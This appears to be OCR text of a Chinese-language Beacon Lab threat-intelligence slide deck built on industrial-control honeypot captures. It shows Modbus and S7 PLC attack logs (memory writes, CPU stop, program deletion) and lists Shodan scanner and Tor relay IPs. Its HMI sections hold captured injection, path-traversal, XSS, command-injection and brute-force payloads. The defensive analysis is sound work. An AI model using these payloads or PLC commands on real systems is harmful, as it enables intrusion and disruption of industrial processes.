2016-05-15 09:45:06.008000	modbus	function_code:90 slave_id:0 request:0007000000005005a000300 response:5a00fe26e3bc69ec09f4aeed5bd99bda10ef00840fa77c372c8468d50829382910150adf07 5a00fe26e3bc69ec09f4aeed5bd99bda10ef00840fa77c372c8468d50829382910150adf07bb0000
2016-05-15 09:45:07.009000	modbus	function_code:90 slave_id:0 request:0008000000005005a000304 response:5a00fe6ab78f93ad19fbab443eb8069b1d8405b22dc04c0762a6c89d1460382910150adf07 5a00fe6ab78f93ad19fbab443eb8069b1d8405b22dc04c0762a6c89d1460382910150adf07bb0000
2016-05-15 09:45:08.009000	modbus	function_code:90 slave_id:0 request:0009000000004005a0004 response:5a00fe
2016-05-15 09:45:09.011000	modbus	function_code:90 slave_id:0 request:000a00000005005a000100 response:5a00fe
2016-05-15 09:45:10.012000	modbus	function_code:90 slave_id:0 request:000b000000fe005a000a000001020304050607080 90a0b0c0d0e0f101112131415161718191d1e1f202122232425262728292a2b2c2d2e2f303132333435363738393a3b3c3d3e3f4041424344 45464748494a4b4c4d4e4f505152535455565758595a5b5c5d5e5f606162636465666768696a6b6c 6d6e6f707172737475767778797a7b7c7d7e7f808182838485868788898a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0a1a2a3a4a5a6a7a8a9aaabacadaeafb0b1b2b3b4b5b6b7b8b9babbbcbdbebfc0c1c2c3c4c5c6c7c8c9cacbcccdcecfd0d1d2d3d4d5d6d7d8d9dadbdcdddedfe0e1e2e3e4bdbebfc0c1c2c3c4c5c6c7c8c9cacbcccdcecfd0d1d2d3d4d5d6d7d8d9dadbdcdddedfe0e1e2e3e4 response:5a00fe
2016-05-15 09:45:11.014000	modbus	function_code:90 slave_id:0 request:000c00000004005a0004 response:5a00fe
2016-05-15 09:45:12.014000	modbus	function_code:90 slave_id:0 request:000d00000004005a0004 response:5a00fe

BEACON LAB 灯塔实验室


Part. **04**

从威胁数据到威胁情报

真实的捕获案例

```
#向DB1数据区写入数据
2016-02-10 15:25:44 [209.133.66.214] Write request, Area : DB1, Start : 0, Size : 452 --> OK
2016-02-10 15:25:45 [209.133.66.214] Write request, Area : DB1, Start : 452, Size : 60 --> OK
#向DB1、2、3数据区写入数据
2016-02-22 06:54:19 [93.115.95.202] Write request, Area : DB1, Start : 0, Size : 16 --> OK
2016-02-22 06:54:19 [93.115.95.202] Write request, Area : DB2, Start : 0, Size : 16 --> OK
2016-02-22 06:54:19 [93.115.95.202] Write request, Area : DB3, Start : 0, Size : 16 --> OK
#删除CPU程序块
2016-02-22 06:54:43 [93.115.95.202] CPU Control request : Block Insert or Delete --> OK
#冷启动PLC CPU
2016-02-22 06:58:09 [37.48.80.101] CPU Control request : Warm START --> OK
#停止PLC CPU
2016-02-22 06:58:21 [37.48.80.101] CPU Control request : STOP --> OK
#修改PLC系统时间
2016-02-22 07:03:02 [37.48.80.101] System clock write requested
```

- 攻击动作
  - 写内存数据
  - 操作CPU状态
  - 修改系统时钟
  - 删除系统程序
- 攻击影响
  - 数据异常
  - 程序停止运行
  - 系统时间异常
  - 系统运行故障



GrmmlEpona1	7673	56 d	epona.grmml.net [46.4.24.161]	9001	9030	✕	2016-03-07	HETZNER-AS , DE
MariaBonita	7646	30 d	139.59.172.93 [139.59.172.93]	443	80	✕	2016-05-04	DIGITALOCEAN-ASN-2 , GB
niij03	7610	19 h	tor03.niij.io [163.172.149.122]	443	80	✕	2016-04-16	AS12876 , FR
Unnamed	7572	145 d	37.48.80.101 [37.48.80.101]	9001	9030	✕	2015-10-29	LEASEWEB-NL Netherlands, NL
bradburn	7570	38 d	62-210-125-130.rev.poneytelecom.eu [62.210.125.130]	443	80	✕	2016-07-14	AS12876 , FR
relayingthempackets	7565	209 d	barlow.melton.li [62.210.74.201]	42842	34457	✕	2015-01-18	AS12876 , FR
fluxe3	7564	13 d	tor.sebastianhahn.net [78.47.18.110]	80	443	✕	2014-04-09	HETZNER-AS , DE
DigiGesTor2e2	7551	17 h	tor2e1.digitale-gesellschaft.ch [176.10.104.243]	8443	8080	✕	2015-06-17	AS-SOFTPLUS , CH
Winter	7498	2 d	tor-exit.ohdoom.net [146.185.177.103]	9030	80	✕	2014-04-09	DIGITALOCEAN-ASN-1 , EU


对PLC-Blaster的监测

- S7-300
  - FB65 "TCON"
  - FB63 "TSEND"
  - FB64 "TRCV"
- S7-1200
  - TCON
  - TSEND/TUSEND
  - TRCV/TURCV
- CP
  - FC5 "AG_SEND"
  - FC6 "AG_RECV"

```
Module: 6ES7 314-6EH04-0AB0
Basic Hardware: 6ES7 314-6EH04-0AB0
Version: 3.3.11
System Name: SIMATIC 300(1)
Module Type: CPU 314C-2 PN/DP
Serial Number: S Q-F1U061912015
Copyright: Original Siemens Equipment
Blocks Name: Count(Num)
OB: 1
FB: 0
FC: 13
DB: 5
SDB: 9
SFC: 77
SFB: 23
COMMFC: FC5,FC6
```

针对HMI的溢出攻击

2016-06-27 11:26:32.053000	hmi	request:{u'username': u'nuasqitl', u'password': u'unexisting/../../../../../../../../windows/win.ini.\\.\\.\\.\\.\\.\\.\\ [illegible] response:fail
2016-06-27 11:26:32.069000	hmi	request:{u'username': u'\'"()&%<acx><ScRiPt >1Ar5(9432)</ScRiPt>', u'password': u' {u'username': u'\'"()&%<acx><ScRiPt >1Ar5(9432)</ScRiPt>', u'password': u'g00dPa response:fail



针对HMI的web攻击

2016-08-16 17:28:35.690000	hmi	request:{u'username': u'admin', u'password': u'admin'} response:fail
2016-08-16 17:28:51.188000	hmi	request:{u'username': u'admin', u'password': u'admin123'} response:fail
2016-08-16 17:29:03.019000	hmi	request:{u'username': u'admin', u'password': u'admin1234'} response:fail
2016-08-16 17:29:14.852000	hmi	request:{u'username': u'admin', u'password': u'admin123456'} response:fail
2016-08-16 17:30:59.748000	hmi	request:{u'username': u'root', u'password': u'admin123456'} response:fail
2016-08-16 17:31:11.486000	hmi	request:{u'username': u'root', u'password': u'admin1234'} response:fail
2016-08-16 17:31:24.599000	hmi	request:{u'username': u'root', u'password': u'admin123'} response:fail
2016-08-16 17:31:38.923000	hmi	request:{u'username': u'root', u'password': u'root'} response:fail
2016-08-16 17:31:55.201000	hmi	request:{u'username': u'admin', u'password': u"' or ''='"} response:fail
2016-08-16 17:35:47.764000	hmi	request:{u'username': u'root', u'password': u'admin'} response:fail


{"username":"npqxkatf","password":"\u0026nslookup ujSQ6uCk\u0026`\\\"`0\u0026nslookup ujSQ6uCk\u0026`"}
{"username":"response.write(9738914*9518300)","password":"g00dPa$$w0rD"}
{"username":"ejqrwsuf","password":"-1 OR 2+967-967-1=0+0+0+1"}
{"username":"set|set\u0026set","password":"g00dPa$$w0rD"}
{"username":"f771lDGP","password":"g00dPa$$w0rD"}
{"username":"'+response.write(9738914*9518300)+'","password":"g00dPa$$w0rD"}
{"username":"ejqrwsuf","password":"-1' OR 2+32-32-1=0+0+0+1 -- "}
{"username":"$(nslookup 3XtwkTTb)","password":"g00dPa$$w0rD"}
{"username":"nuasqitl","password":"../../../../../../../../../../etc/passwd"}
{"username":"\"+response.write(9738914*9518300)+\"","password":"g00dPa$$w0rD"}
{"username":"ejqrwsuf","password":"-1' OR 2+395-395-1=0+0+0+1 or 'BSRDFiqp'='"}
{"username":"\u0026nslookup sx2JYYj0\u0026`\\\"`0\u0026nslookup sx2JYYj0\u0026`"","password":"g00dPa$$w0rD"}
{"username":"nuasqitl","password":"../../../../../../../../../../../../../../proc/version"}
{"username":"buwamqht","password":"g00dPa$$w0rD"}
{"username":"awetfwqk","password":"${9999175+9999401}"}
{"username":"ejqrwsuf","password":"-1\" OR 2+166-166-1=0+0+0+1 -- "}
{"username":"nuasqitl","password":"..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd%00.jpg"}
{"username":"buwamqht","password":""}
{"username":"ejqrwsuf","password":"if(now()=sysdate(),sleep(9.955),0)/*'XOR(if(now()=sysdate(),sleep(9.955),0))OR\"XOR(i
{"username":"${9999009+10000163}","password":"g00dPa$$w0rD"}
{"username":"nuasqitl","password":"../../../../../../../../../../etc/passwd\u0000.jpg"}
{"username":"buwamqht","password":"12345'\"\\'\\\")"}
{"username":"ejqrwsuf","password":"(select(0)from(select(sleep(9.955)))v)/*'+(select(0)from(select(sleep(9.955)))v)+'\"+(sele
{"username":"eeukssbh","password":"http://some-inexistent-website.acu/some_inexistent_file_with_long_name?.jpg"}
{"username":"nuasqitl","password":"..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd%00.jpg"}
{"username":"buwamqht","password":null}
{"username":"ejqrwsuf","password":"1 waitfor delay '0:0:9.955' -- "}
{"username":"eeukssbh","password":"1some_inexistent_file_with_long_name\u0000.jpg"}
{"username":"nuasqitl","password":"/../../../../../../../../../../etc/passwd\u0000.jpg"}
{"username":"buwamqht","password":"g00dPa$$w0rD"}
{"username":"ejqrwsuf","password":"6fG0tJsT'"}
{"username":"eeukssbh","password":"Http://testasp.vulnweb.com/t/fit.txt"}
{"username":"nuasqitl","password":".\\\\/.\\\\/.\\\\/.\\\\/.\\\\/.\\\\/etc/passwd"}
{"username":"","password":"g00dPa$$w0rD"}
{"username":"ejqrwsuf","password":"EOn3dPFf'"}


BEACON LAB 灯塔实验室

针对HMI的工控业务攻击


{u'REMOTE_USER': u'-', u'HTTP_USER_AGENT': u'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36', u'HTTP_REFERER': u'http://[redacted]/index', u'HTTP_VERSION': u'HTTP/1.1', u'bytes': u'1', u'REQUEST_METHOD': u'POST', u'REQUEST_URI': u'/t2/2'}


Shodan组织战术威胁情报





Shodan组织战术威胁情报





2016-06-06T00:40:35.169Z	["66.240.192.138",53605]		0001000000004005a0002	modbus
2016-06-06T00:40:36.169Z	["66.240.192.138",53605]		01bf00000005005a000606	modbus
2016-06-06T00:40:37.171Z	["66.240.192.138",53605]		000400000005005a000300	modbus
2016-06-06T00:40:38.172Z	["66.240.192.138",53605]		000f00000000d005a00200014006400000001	modbus
2016-06-06T00:40:41.175Z	["66.240.192.138",53605]		00000000000020111	modbus
2016-06-06T00:40:43.177Z	["66.240.192.138",53605]		000000000005012b0e0100	modbus
2016-06-06T00:40:47.179Z	["66.240.192.138",53605]		00000000000020211	modbus
2016-06-06T00:40:49.182Z	["66.240.192.138",53605]		000000000005022b0e0100	modbus
2016-06-06T00:40:53.187Z	["66.240.192.138",53605]		00000000000020311	modbus
2016-06-06T00:40:55.188Z	["66.240.192.138",53605]		000000000005032b0e0100	modbus
2016-06-06T00:40:59.190Z	["66.240.192.138",53605]		00000000000020411	modbus
2016-06-06T00:41:01.191Z	["66.240.192.138",53605]		000000000005042b0e0100	modbus
2016-06-06T00:41:05.193Z	["66.240.192.138",53605]		00000000000020511	modbus
2016-06-06T00:41:07.196Z	["66.240.192.138",53605]		000000000005052b0e0100	modbus
2016-06-06T00:41:11.199Z	["66.240.192.138",53605]		00000000000020611	modbus
2016-06-06T00:41:13.200Z	["66.240.192.138",53605]		000000000005062b0e0100	modbus
2016-06-06T00:41:17.202Z	["66.240.192.138",53605]		00000000000020711	modbus
2016-06-06T00:41:19.203Z	["66.240.192.138",53605]		000000000005072b0e0100	modbus
2016-06-06T00:41:23.205Z	["66.240.192.138",53605]		00000000000020811	modbus
2016-06-06T00:41:25.206Z	["66.240.192.138",53605]		000000000005082b0e0100	modbus
2016-06-06T00:41:27.207Z	["66.240.192.138",53605]		00000000000020911	modbus
2016-06-06T00:41:29.208Z	["66.240.192.138",53605]		000000000005092b0e0100	modbus
2016-06-06T00:41:33.209Z	["66.240.192.138",53605]		00000000000020a11	modbus
2016-06-06T00:41:35.210Z	["66.240.192.138",53605]		000000000050a2b0e0100	modbus
2016-06-06T00:41:38.212Z	["66.240.192.138",53605]		00000000000020b11	modbus
2016-06-06T00:41:40.214Z	["66.240.192.138",53605]		000000000050b2b0e0100	modbus
2016-06-06T00:41:44.215Z	["66.240.192.138",53605]		00000000000020c11	modbus
2016-06-06T00:41:46.215Z	["66.240.192.138",53605]		000000000050c2b0e0100	modbus
2016-06-06T01:05:39.071Z	["66.240.192.138",53605]		00000000002fd11	modbus
2016-06-06T01:05:42.074Z	["66.240.192.138",53605]		00000000002fe11	modbus
2016-06-06T01:05:45.079Z	["66.240.192.138",53605]		00000000002ff11	modbus
2016-06-06T01:05:47.081Z	["66.240.192.138",53605]		000000000005ff2b0e0100	modbus

常规扫描

非常规扫描

BEACON LAB 灯塔实验室

Shodan组织战术威胁情报

This IP was reported **51** times. See below for details.

ISP	PlusServer AG
Hostname	atlantic626.dedicatedpanel.com
Organization	PlusServer AG
Connection Type	Corporate
Country	France

indicator	comments	protocol	portlist	portlist_src	tags	description	updated_at
188.138.17.205	1		8443		scanner		2015-11-22 08:05:01 UTC
188.138.17.205	1		8443		scanner		2015-11-15 05:05:01 UTC
188.138.17.205	1		8443		scanner		2015-11-16 06:20:00 UTC
188.138.17.205	1		8443		scanner		2015-11-07 13:25:00 UTC
188.138.17.205	1		8443		scanner		2015-11-07 15:00:00 UTC
188.138.17.205	1		8080		scanner		2015-11-10 12:00:01 UTC
188.138.17.205	1		8080		scanner		2015-11-10 16:35:00 UTC
188.138.17.205	1		8443		scanner		2015-11-11 08:10:00 UTC
188.138.17.205	1		80		scanner		2015-11-22 00:35:01 UTC
188.138.17.205	1		443		scanner		2015-11-28 19:00:01 UTC
188.138.17.205	1		443		scanner		2015-12-04 22:40:00 UTC
188.138.17.205	1		8080		scanner		2015-12-05 17:28:39 UTC
188.138.17.205	1		8443		scanner		2015-12-08 20:18:02 UTC
188.138.17.205	1		443		scanner		2015-12-10 16:05:43 UTC
188.138.17.205			2083		scanner		2016-01-03 03:10:01 UTC
188.138.17.205	1		2376		scanner		2016-01-03 07:22:32 UTC
188.138.17.205			1200		scanner		2016-01-03 11:00:00 UTC
188.138.17.205			2082		scanner		2016-01-03 16:00:02 UTC
188.138.17.205			7779		scanner		2016-01-04 13:15:01 UTC
188.138.17.205	1		8139		scanner		2016-01-04 19:09:06 UTC
188.138.17.205	1		5222		scanner		2016-01-05 05:24:36 UTC
188.138.17.205			22		scanner		2016-01-05 08:10:00 UTC
188.138.17.205			82		scanner		2016-01-07 11:30:00 UTC
188.138.17.205	1		3389		scanner		2016-01-08 17:24:34 UTC
188.138.17.205	1		8060		scanner		2016-01-09 12:40:37 UTC
188.138.17.205			8090		scanner		2016-01-10 06:30:01 UTC
188.138.17.205	1		8649		scanner		2016-01-14 16:32:31 UTC
188.138.17.205			62078		scanner		2016-01-20 08:12:24 UTC
188.138.17.205			8139		scanner		2016-01-20 10:27:31 UTC
188.138.17.205			8000		scanner		2016-01-20 14:42:42 UTC
188.138.17.205			2067		scanner		2016-01-22 03:31:34 UTC
188.138.17.205			2332		scanner		2016-01-22 13:47:00 UTC
188.138.17.205			50100		scanner		2016-01-27 13:39:22 UTC
188.138.17.205			3689		scanner		2016-01-28 01:24:55 UTC
188.138.17.205			6000		scanner		2016-01-29 08:50:01 UTC
188.138.17.205			81		scanner		2016-01-29 07:41:15 UTC
188.138.17.205			2455		scanner		2016-02-01 22:00:00 UTC
188.138.17.205			21025		scanner		2016-02-02 00:45:16 UTC
188.138.17.205			102		scanner		2016-02-03 11:41:54 UTC

2016-07-19T16:20:31.529Z	["188.138.17.205",46332]		0001000000004005a0002	modbus
2016-07-19T16:20:32.530Z	["188.138.17.205",46332]		01bf00000005005a000606	modbus
2016-07-19T16:20:33.533Z	["188.138.17.205",46332]		0004000000005005a000300	modbus
2016-07-19T16:20:34.535Z	["188.138.17.205",46332]		000f0000000d005a002000140064000000f	modbus
2016-07-19T16:20:37.538Z	["188.138.17.205",46332]		0000000000020111	modbus
2016-07-19T16:20:39.538Z	["188.138.17.205",46332]		0000000000005012b0e0100	modbus
2016-07-19T16:20:43.543Z	["188.138.17.205",46332]		0000000000020211	modbus
2016-07-19T16:20:45.545Z	["188.138.17.205",46332]		0000000000005022b0e0100	modbus
2016-07-19T16:20:49.549Z	["188.138.17.205",46332]		0000000000020311	modbus
2016-07-19T16:20:51.552Z	["188.138.17.205",46332]		0000000000005032b0e0100	modbus
2016-07-19T16:20:55.557Z	["188.138.17.205",46332]		0000000000020411	modbus
2016-07-19T16:20:57.559Z	["188.138.17.205",46332]		0000000000005042b0e0100	modbus
2016-07-19T16:21:01.562Z	["188.138.17.205",46332]		0000000000020511	modbus
2016-07-19T16:21:03.564Z	["188.138.17.205",46332]		0000000000005052b0e0100	modbus
2016-07-19T16:21:07.567Z	["188.138.17.205",46332]		0000000000020611	modbus
2016-07-19T16:21:09.569Z	["188.138.17.205",46332]		0000000000005062b0e0100	modbus
2016-07-19T16:21:13.573Z	["188.138.17.205",46332]		0000000000020711	modbus
2016-07-19T16:21:15.576Z	["188.138.17.205",46332]		0000000000005072b0e0100	modbus
2016-07-19T16:21:19.580Z	["188.138.17.205",46332]		0000000000020811	modbus
2016-07-19T16:21:21.586Z	["188.138.17.205",46332]		0000000000005082b0e0100	modbus
2016-07-19T16:21:25.587Z	["188.138.17.205",46332]		0000000000020911	modbus
2016-07-19T16:21:27.589Z	["188.138.17.205",46332]		0000000000005092b0e0100	modbus
2016-07-19T16:21:31.593Z	["188.138.17.205",46332]		0000000000020a11	modbus
2016-07-19T16:21:33.595Z	["188.138.17.205",46332]		0000000000050a2b0e0100	modbus
2016-07-19T16:21:37.599Z	["188.138.17.205",46332]		0000000000020b11	modbus
2016-07-19T16:21:39.601Z	["188.138.17.205",46332]		0000000000050b2b0e0100	modbus
2016-07-19T16:21:43.604Z	["188.138.17.205",46332]		0000000000020c11	modbus
2016-07-19T16:21:45.606Z	["188.138.17.205",46332]		0000000000050c2b0e0100	modbus

与shodan相同的扫描模式

Shodan组织战术威胁情报

IP地址	94.102.49.193
地理位置	荷兰,北荷兰省,阿姆斯特丹
ASN	29073 （QUASINETWORKS , NL） 高风险
Tags	垃圾邮件 恶意软件 IDC服务器 扫描 可疑 僵尸网络 漏洞利用

威胁情报 IP反查 可视分析

威胁情报检测

情报源	发现时间	情报类型
开源情报	2016-07-19	扫描
开源情报	2016-07-15	漏洞利用
开源情报	2016-07-15	漏洞利用,恶意软件
开源情报	2016-07-08	恶意软件
开源情报	2016-07-07	僵尸网络
开源情报	2016-07-06	可疑
ThreatBook Labs	2016-07-06	垃圾邮件
ThreatBook Labs	2016-07-06	僵尸网络
ThreatBook Labs	2016-07-06	垃圾邮件,僵尸网络

2016-07-23T11:29:13.412Z	["94.102.49.190",43071]		0001000000004005a0002	modbus
2016-07-23T11:29:14.413Z	["94.102.49.190",43071]		01bf00000005005a000606	modbus
2016-07-23T11:29:15.415Z	["94.102.49.190",43071]		0004000000005005a000300	modbus
2016-07-23T11:29:16.417Z	["94.102.49.190",43071]		000f0000000d005a002000140064000000f	modbus
2016-07-23T11:29:18.419Z	["94.102.49.190",43071]		0000000000020111	modbus

indicator	comments	protocol	portlist	portlist_src	tags	description	updated_at
94.102.49.193			49152		scanner		2016-07-05 18:45:52 UTC
94.102.49.193			32400		scanner		2016-07-06 02:07:13 UTC
94.102.49.193			1911		scanner		2016-07-06 07:33:06 UTC
94.102.49.193			7779		scanner		2016-07-07 12:18:34 UTC
94.102.49.193			80		scanner		2016-07-11 06:13:32 UTC
94.102.49.193			789		scanner		2016-07-12 02:01:49 UTC
94.102.49.193			81		scanner		2016-07-13 03:06:56 UTC
94.102.49.193			49		scanner		2016-07-13 15:09:27 UTC
94.102.49.193			7547		scanner		2016-07-14 03:01:52 UTC
94.102.49.193			8000		scanner		2016-07-14 04:17:07 UTC
94.102.49.193			8888		scanner		2016-07-20 12:38:01 UTC
94.102.49.193			83		scanner		2016-07-20 13:23:13 UTC
94.102.49.193			6666		scanner		2016-07-23 17:57:16 UTC
94.102.49.193			5555		scanner		2016-07-25 12:40:34 UTC
94.102.49.193			4064		scanner		2016-07-31 16:08:01 UTC
94.102.49.193			4000		scanner		2016-08-01 19:02:52 UTC
94.102.49.193			175		scanner		2016-08-02 12:01:12 UTC
94.102.49.193			18245		scanner		2016-08-02 17:47:15 UTC
94.102.49.193			10000		scanner		2016-08-04 19:37:35 UTC
94.102.49.193			1311		scanner		2016-08-05 03:29:05 UTC
94.102.49.193			7474		scanner		2016-08-05 11:40:50 UTC
94.102.49.193			2628		scanner		2016-08-05 14:51:30 UTC

Shodan组织战术威胁情报


188.138.1.218 was found in our database!

This IP was reported 125 times. See below for details.

ISP	PlusServer AG
Hostname	atlantic381.startdedicated.de
Organization	PlusServer AG
Connection Type	Corporate
Country	Germany
City	Unknown

		情报类型
ThreatBook Labs	2016-06-30	僵尸网络
开源情报	2016-06-20	僵尸网络
开源情报	2016-06-17	扫描
ThreatBook Labs	2016-05-17	IDC服务器
开源情报	2016-04-19	扫描
ThreatBook Labs	2016-04-12	垃圾邮件
开源情报	2016-03-25	可疑
开源情报	2016-03-20	恶意软件
ThreatBook Labs	2016-02-14	垃圾邮件,僵尸网络
开源情报	2016-02-02	漏洞利用,恶意软件
开源情报	2015-12-12	僵尸网络,扫描
开源情报	2015-12-10	扫描
开源情报	2015-12-04	可疑
开源情报	2015-12-02	可疑
开源情报	2015-11-26	漏洞利用
开源情报	2015-11-26	扫描

{'function_code': 90, 'slave_id': 0, 'request': 00010000004005a0002', 'response': '5a00feb7
{'function_code': 90, 'slave_id': 0, 'request': 01bf0000005005a000606', 'response': '5a00fe
{'function_code': 90, 'slave_id': 0, 'request': 00040000005005a000300', 'response': '5a00fe
{'function_code': 90, 'slave_id': 0, 'request': 000f0000000d005a002000140064000000f600',



Z-0ne @plcsec · 6月1日 查看翻译

188.138.1.218 is Shodan scanning node? @achillean

1

indicator	comments	protocol	portlist	portlist_src	tags	description	updated_at
188.138.1.218	1		110		scanner		2015-11-12 23:40:00 UTC
188.138.1.218	1		26		scanner		2015-11-22 05:15:01 UTC
188.138.1.218	1		143		scanner		2015-11-14 18:55:00 UTC
188.138.1.218	1		3389		scanner		2015-11-23 09:05:01 UTC
188.138.1.218	1		102		scanner		2015-11-16 09:40:00 UTC
188.138.1.218	1		143		scanner		2015-11-20 18:40:01 UTC
188.138.1.218	1		143		scanner		2015-11-18 00:50:00 UTC
188.138.1.218	1		110		scanner		2015-11-09 04:35:00 UTC
188.138.1.218	1		110		scanner		2015-11-12 17:50:00 UTC
188.138.1.218	1		26		scanner		2015-12-01 19:40:01 UTC
188.138.1.218	1		143		scanner		2015-12-03 11:45:25 UTC
188.138.1.218	1		80		scanner		2015-12-03 12:30:00 UTC
188.138.1.218	1		23		scanner		2015-12-06 17:45:00 UTC
188.138.1.218	1		102		scanner		2015-12-06 21:05:13 UTC
188.138.1.218	1		21		scanner		2015-12-07 11:56:03 UTC
188.138.1.218	1		502		scanner		2015-12-09 19:09:19 UTC
188.138.1.218	1		3306		scanner		2015-12-13 02:55:01 UTC
188.138.1.218	1		102		scanner		2015-12-13 21:09:48 UTC
188.138.1.218	1		80		scanner		2015-12-17 11:21:50 UTC
188.138.1.218	1		21		scanner		2015-12-21 06:51:06 UTC
188.138.1.218	1		502		scanner		2015-12-23 13:39:57 UTC
188.138.1.218	1		23		scanner		2015-12-30 15:31:12 UTC
188.138.1.218			143		scanner		2016-01-01 05:34:06 UTC
188.138.1.218	1		21		scanner		2016-01-02 15:21:46 UTC
188.138.1.218			3306		scanner		2016-01-03 15:55:00 UTC

Shodan组织战略威胁情报

198.20.70.114	US	census3.shodan.io
71.6.165.200	US	census12.shodan.io
66.240.236.119	US	census6.shodan.io
71.6.135.131	US	census7.shodan.io
66.240.192.138	US	census8.shodan.io
71.6.167.142	US	census9.shodan.io
198.20.87.98	US	border.census.shodan.io
71.6.146.185	US	pirate.census.shodan.io
82.221.105.6	IS	census10.shodan.io
71.6.158.166	US	ninja.census.shodan.io
66.240.219.146	US	burger.census.shodan.io
82.221.105.7	IS	census11.shodan.io
198.20.69.74	US	census1.shodan.io
71.6.146.186	US	inspire.census.shodan.io
198.20.99.130	NL	census4.shodan.io
198.20.69.75	US	census1.shodan.io
198.20.69.76	US	census1.shodan.io
